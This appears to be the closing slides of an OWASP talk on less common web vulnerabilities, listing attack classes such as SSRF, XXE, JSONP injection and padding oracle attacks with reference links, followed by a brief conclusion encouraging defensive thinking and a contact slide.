LDAP Injection: https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OTG-INPVAL-006)

Path Relative Stylesheet Import: http://blog.portswigger.net/2015/02/prssi.html
Host Header Injection: http://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html

HTTP Header Injection: https://www.gracefulsecurity.com/http-header-injection/

SMTP Header Injection: https://adamdoupe.com/publications/email-header-injection-vulns-it2017.pdf
HTTP Parameter Pollution: https://www.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_(OTG-INPVAL-004)

Race conditions: http://roberto.greyhats.it/pubs/dimva08-web.pdf
Session fixation: https://www.owasp.org/index.php/Session_fixation

Session puzzling: http://www.triadsquare.com/session-puzzling
Password Reset MITM: https://www.ieee-security.org/TC/SP2017/papers/207.pdf

Cross-Site Script Inclusion: https://www.scip.ch/en/?labs.20160414
JSONP Injection: https://securitycafe.ro/2017/01/18/practical-jsonp-injection/

Same Origin Method Execution: http://www.benhayak.com/2015/06/same-origin-method-execution-some.html

JSON Hijacking: https://www.mbsd.jp/Whitepaper/xssi.pdf
Reflected File Download: https://drive.google.com/file/d/0B0KLoHg_gR_XQnV4RVhlNl96MHM/view

Server Side Request Forgery: https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/
XML External Entities: https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing

DNS Rebinding: https://www.youtube.com/watch?v=0OJG_eKLcws
PasteJacking: https://github.com/dxa4481/Pastejacking

XSSJacking: https://github.com/dxa4481/XSSJacking
CSS History Stealing: https://mislove.org/teaching/cs3700/spring15/lectures/lecture21.pdf

CSS Injection: https://blog.innerht.ml/cross-origin-css-attacks-revisited-feat-utf-16/
ECB/CBC Crypto Tokens: http://blog.portswigger.net/2011/10/breaking-encrypted-data-using-burp.html

Padding Oracle Attack: https://robertheaton.com/2013/07/29/padding-oracle-attack/

OWASP
The Open Web Application Security Project

Conclusion

Even if web applications are properly protected against common vulnerabilities (e.g. Cross Site Scripting, SQL Injection), there might be many other possible attacks.

The “less common” list of vulnerabilities is very long and nobody will ever know all of them. However, anyone can think about “What would happen if someone tries…?” in order to prevent at least a few of them.

OWASP
The Open Web Application Security Project

Questions?

OWASP
The Open Web Application Security Project

Contact

ionut [.] popescu [@] outlook [.] com